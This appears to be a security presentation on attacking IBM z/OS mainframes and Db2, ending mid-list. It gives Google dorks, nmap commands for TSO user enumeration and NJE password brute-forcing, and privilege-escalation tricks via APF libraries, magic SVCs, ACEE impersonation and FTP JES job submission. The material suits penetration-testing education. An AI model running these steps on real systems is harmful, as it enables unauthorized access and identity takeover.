- PSPI The initial primary authorization ID for a local request can be obtained from the z/OS address space extension block (ASXB).

  The ASXB contains at most only a seven-character value. That is always sufficient for a TSO user ID or a user ID from an z/OS JOB statement, and the ASXB is always used for those cases.

  For CICS, IMS, or other started tasks, z/OS can also pass an eight-character ID. If an eight-character ID is available, and if its first seven characters agree with the ASXB value, then Db2 uses the eight-character ID. Otherwise it uses the ASXB value.


  If RACF is active, the field used contains a verified RACF user ID; otherwise, it contains blanks.




ASXBUSR8(0)	8-byte version of ASXBUSER
ASXBUSER	- USER ID FOR WHICH THE JOB OR SESSION IS BEING EXECUTED (MDC306)
	- Last byte of ASXBUSR8. ASXBSECR and ASXBSFLG are deleted
ASXBSENV	- ADDRESS OF ACCESS CONTROL ENVIRONMENT ELEMENT (MDC304)

Db2 Security in a Nutshell - zParms

- PROTECT - RACF protect archive log data sets
- **AUTH=NO** – everything is Public! Recommendation is **YES**
- AUTHEXIT_CHECK - whether the owner or the primary authorization ID is used for authorization checks
- AEXITLIM - the number of tolerated abends of the Db2 access control authorization exit routine
- AUTHEXIT_CACHEREFRESH – whether the cache is invalidated when resource access is changed
- MFA_AUTHCACHE_UNUSED_TIME – how long MFA credentials can remain unused
- **TCPALVER** - setting of YES or CLIENT provides minimal security. Recommendation: **SERVER_ENCRYPT**
- **SEPARATE_SECURITY** - whether Db2 security administrator duties are to be separated from system administrator
- **EXTSEC** – generic vs detailed errors for DRDA connections
- **SYSADM1/SYSADM2**/SYSOPR1/SYSOPR2/SECADM1/SECADM2
- DEFLTID – authid of unknown user (IBMUSER)
- RLFAUTH – authid for Resource Limit Facility
- BINDNV - whether BIND or BINDADD authority is to be required for a user to bind a new version of a package
- DBACRVW - whether an authid with DBADM authority on a database is to be allowed to complete certain tasks.
- REVOKE_DEP_PRIVILEGES – whether dependent privileges are to be revoked
- **DISALLOW_SSARAUTH** - whether user AS are blocked from setting a Db2 AS as a secondary address space
- **ENCRYPTION_KEYLABEL** - ICSF key label





Own the Mainframe

Own the Mainframe in a few steps

Social Engineering

- See what is there and how to get there

Enumerations

- See what is running on the mainframe from the external/internal perspective

Get a shell

- Get yourself a comfortable environment

Bypass the security

- Privilege escalation, changing the identity, adjust the security configuration

Get what you need

Social Engineering – You need to know where to go

Might be difficult if you are not that social :-/

- Fortunately, there are tools and tricks!

SET'n'3270 - Man in the Middle tn3270 proxy and so much more!

- Create a fake TSO logon screen as a honey pot.
- Mirror a live mainframe, even taking commands you expect users to enter.
- MITM a connection and output the input to the console.

Look for

- Job postings, presentations, guides
- LPAR names, IP addresses, CICS regions, passwords

Google hacking

- inurl:swsinfo (ShadoWeb - REXX based web server)
- intitle:"Host On-Demand" (web based TN3270 client)
- site:share.confex.com "[company]" type:pdf
- inurl:cics/cwba (default CICS Web url)


Mailing lists

- IBMMAIN, IBMTCP-L, CICS-L, RACF-L, DB2-L

Getting a USERID and password is usually not a problem

Types of enumerations

- **From the internet** - Outside of your company – all the externally visible services
- **From the intranet** - Inside your company, but not on the mainframe yet – all the services provided by mainframe
- **On the mainframe** - Subsystems and all other info – everything running on the mainframe




Appl IDs, CICS IDs, NJE, …

Subsystems, started tasks, TSO users, APF auth libraries, …

Servers, Open Ports, logon screens, …

Enumerations from outside of your company

- Public mainframe logon screens!
- Public REST APIs (including Db2)



```
Access only permitted when authorized by explicit agreement with IB
This Zeus system is running z/OS 1.9

        Your IP address :  199.48.147.41
        Your IP port    :  21907
        ---------------------------------------------------------------
        |           Applications available                            |
        |-------------------------------------------------------------|
        |  TSO          |  IMSB         |  CICSA        |  CICSB      |
        |  IMSA         |  NETVIEW      |  AOF          |  MFN        |
        |  IBMSM        |  OMVIEW       |               |             |
        ---------------------------------------------------------------

Selection ==>
```

```
              XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
          XXX
        X
      XX                                       * COURT INFORMATION
   XXXX                                          RALEIGH, NORTH CA
  XXX
X               XXXXXXXXXXXXXXXX                 AOC HELP DESK
XXXXXXXXXXXXXXXX                X                (919) 890-2407
                                 XXXXXXXX                        X
                                         X                     XX
                                           XX                 X
                                              X             X
                                                X X
```


```
            Willkommen im ATICS Testsystem z/OS - Release 1.12

                  AAAAAAAAA  TTTTTTTTTT II  CCCCCCCC  SSSSSS
                 AA     AA       TT     II  CC            SS
                AA     AA       TT     II  CC            SS
               AA     AA       TT     II  CC            SSSS
              AAAAAAAAA       TT     II  CC               SS
             AA     AA       TT     II  CC               SS
            AA     AA       TT     II  CCCCCCCC  SSSSSS  GmbH IT-Beratung

        Viel Spass auf unserem Schulungssystem            ////#öööö
                                                   ###   //////#öööööö   ###
                  A utomation                     ##### II  8888 8888  II #####
                   T raining                       ####I    (|)__(|)    I####
                    I ntegration                     II ==    /ooö    == II
                     C onsulting                      öö ===      === //
                      S olutions                       öö   ==###=   //
                                                        öö  ##     //
                                                          +-------+

===> Enter "LOGON" und die TSO UID  z.B.  "LOGON XATEDUn" n = Nr. der UID
===> oder L gefolgt von der APPLID  z.B.  "L TSO", "L CICS", "L IMS3270"
```


Enumerations - outside of the mainframe



Nmap: Discover your network

- nmap is your friend! Support for z/OS is included


- Open ports: `nmap -n -p- -d -oA ip.date.initial <ip>`
- Service detection: `nmap -sV -p 23,22,21 -vv -d -oA ip.date.initial <ip>`



```
Host is up, received user-set (0.21s latency).
Scanned at 2022-04-06 10:04:46 EDT for 47s

PORT    STATE SERVICE REASON  VERSION
21/tcp  open  ftp     syn-ack IBM OS/390 ftpd V2R5
22/tcp  open  ssh     syn-ack OpenSSH 7.6 (protocol 2.0)
23/tcp  open  tn3270  syn-ack IBM Telnet TN3270 (TN3270E)
923/tcp open  telnet  syn-ack
```

Db2 DDF port was unrecognized at the time of writing



```
PORT     STATE SERVICE  REASON  VERSION
5307/tcp open  sco-aip? syn-ack
1 service unrecognized despite returning data. If you know the service/version, please submit the
 following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5307-TCP:V=7.91%I=7%D=2/21%Time=63F49F8C%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,113,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\
```

Enumerations - nmap

Reading TN3270 screens, tn3270-screen

```
nmap -p 23 -sV -script tn3270-screen --script-args tn3270-
screen.commands=”Yes” <ip>
```

Appl ID enumerations, vtam-enum

```
nmap --script vtam-enum --script-args idlist=defaults.txt,vtam-
enum.command="exit;logon applid(logos)",vtam-enum.macros=true vtam-
enum.path="/home/emil/screenshots/" -p 23 -sV <targets>
```

CICS transactions ID, cics-info, cics-enum

- With access to CEMT: `nmap --script cics-info --script-args cics-info.commands='LOGON APPLID(CICSTSNN)' -p 992 <ip>`
- Without CEMT: `nmap -vv -n -Pn -sV -p 992 <ip> --script cics-enum --script-args cics-enum.commands="logon applid(cicstsnn)",unpwdb.timelimit=0,brute.threads=1,brute.start=1,brute.delay=2,cics-enum.user=<user>,cics-enum=<pass>,cics-enum.path=/<folder>/`

Enumerations - nmap

Logical Units (LU), lu-enum

```
nmap --script lu-enum -p <port> <ip>
```

NJE password brute, nje-pass-brute

```
nmap --script nje-pass-brute --script-args nje-pass-brute.rhost=EMIL,nje-pass-brute.ohost=LIVE,passdb=passwords.txt -p <port> <ip>
```

TSO users, tso-enum

```
nmap -n -vv -sV -p <port> <ip> --script tso-enum --script-args userdb=userdb.txt,unpwdb.timelimit=0,brute.threads=1,brute.start=1,brute.delay=1
```

Packet capture

- tshark (terminal based Wireshark)
- many customers still use **clear text** telnet, ftp, …!


System Enumeration

Goal: Understand the system


- from basic info such as version, name, etc to more advanced

No need for authorizations, reads from **non-fetch protected control blocks**!

CLIST, REXX, CICS



```
SYSJES JES2 Z/OS 2.5
SYSLRACF 7791
SYSMVS SP7.2.5
SYSNODE USILCA11
SYSOPSYS Z/OS 02.05.00 HBB77D0
SYSRACF AVAILABLE
SYSPLEX PLEXC1
```




```
               _,cyyyyyc,_
  -------- . ?$$$$$$$$$$$7  ---------------------------------------
         .    %$$$$$$$$$7           z/OS System Enumeration Script
            '   ?$$$$$$$7
          '     .?$$$$$7            Arguments: ALL, APF, CAT, JOB,
   sof         '  "'"                          PATH, SEC, SVC, VERS,
                _qQ$Qp_        .  .                WHO, TSTA
       .        $$$$$$$   . :  .:  .
   I$$$$$$$$$$L '?jlj7' j$l$l$$il$$I
   :$$$$$$$$$i$b.     .d$$$$$$$$$$$:
    ?$$$$$I$$%'~ '     ~*$$$$$$$$$7
     ?$$$$\'~ '.          ~#$$$$$7
      '7'~ '.   '             ~#7'
        '.                     .
          .
---z-o-s---e-n-u-m-e-r-a-t-i-o-n-----------------------------------
args:
'ALL'  Display ALL Information
'APF'  Display APF Authorized Datasets
'CAT'  Display Catalogs (File Enumeration)
'JOB'  Display Executing Job Name
'PATH' Display Dataset Concatenation
'SEC'  Display Security Manager Infomation
'SVC'  Display All SVCs
'VERS' Display System Information
'WHO'  Display Logged On TSO/OMVS Users
'TSTA' Display TESTAUTH authorization
'USSU' Display USS/OMVS user list
```

System Enumeration

What can be easily enumerated using enum REXX script

- **APF Authorized datasets**
- Catalogs, dataset enumerations
- Executing jobs
- Dataset concatenations
- Security manager information
- **SVCs**
- System information
- Logged on TSO users
- TESTAUTH authorizations
- USS/OMVS User lists




- If you have **UPDATE or greater** access to an **APF** authorized library you can do whatever you want!

- ELV.SVC
  - tool to list check for MAGIC SVC or AUTH SVC
    - a user defined SVC (n>200) that sets the authorization bit ON
  - **No APF needed!**
- ELV.SELF
  - tool to impersonate users/jobs/started tasks on z/OS
  - It overwrites the caller's ACEE structure with a foreign ACEE owned by another task/user/job

System Enumeration

- Other helpful commands
  - d iplinfo
  - d prog,apf
  - d o,prefix
  - $d jes2
  - $d a
  - $d path - NJE info
- ISPF Helpers
  - 3.4
  - DDLIST
  - TSO TASID
  - ISPF ISPVCALL




How to Break in – Common Attack Vectors

Greatest Hits

- **APF libraries**
  - Check the access – APFCHECK, ELV.APF
- Magic **SVCs**
- Submitting jobs as other users:
  - READ access to **<userid>.SUBMIT** in the SURROGAT class
  - add USER=<userid> to JOB card
- Security **classes** such as DASDVOL class (Allows you to copy any file on a volume)
  - See later slides for more
- **NJE** (Network Job Entry)
  - Allows for the submission of jobs to other NODES on the mainframe network
    - /*XEQ nnnnnnnn
  - See “A JCL Adventure with Network Job Entries” here
  - NJElib - This library connects to a mainframe serving up NJE and pretends to be mainframe

Greatest Hits


- **TSO**
  - profile, prefix
  - commands: LISTCAT, LISTDS, SEND, TEST, SUBMIT, TRANSMIT
  - SYSEXEC vs SYSPROC
  - CLIST,
  - **REXX** - STORAGE, ADDRESS, **BPXWUNIX**, OUTTRAP, **SOCKET**, X2B
- **USS**
  - Unix from TSO: OSHELL, OEDIT / OBROWSE, OGET / OPUT, OMVS
  - TSO from unix: `/bin/tsocmd` or `/bin/tso`
  - **APF** via **Extended attributes**: extattr



a

When this attribute is set (**+a**) on an executable program file (load module), it behaves as if loaded from an APF-authorized library. For example, if this program is exec()ed at the job step level and the program is linked with the AC=1 attribute, the program will be executed as APF-authorized.


To be able to use the **extattr** command for the **+a** option, you must have at least read access to the BPX.FILEATTR.APF resource in the FACILITY class profile. For more information about BPX.FILEATTR.APF, see Commonly used environment variables in *z/OS UNIX System Services Planning*.



```
$ extattr +a ./a.out
$ extattr    ./a.out
./a.out
APF authorized = YES
Program controlled = NO
Shared address space = YES
Shared library = NO
```

Greatest Hits


- **FTP**
  - SITE FILE=JES - job execution
  - SITE FILE=SQL - SQL execution
  - SITE FILE=SEQ - back to normal
- SSH
- Languages
  - HLASM, C, buffer overflow
  - REXX Scripting



```
ftp> QUOTE RETR select.txt
550 SQL query not available.  Can't load CAF routines.
```

Other Bits and Bytes - CICS

- Security not turned on by default
  - To turn on add SEC=YES to SIP table (?)
- **Useful transactions**
  - CEMT
    - Allows access to system level information
    - Allows to declare new transactions
    - View list of active transactions: CEMT INQUIRE TRANSACTION
  - CEDA
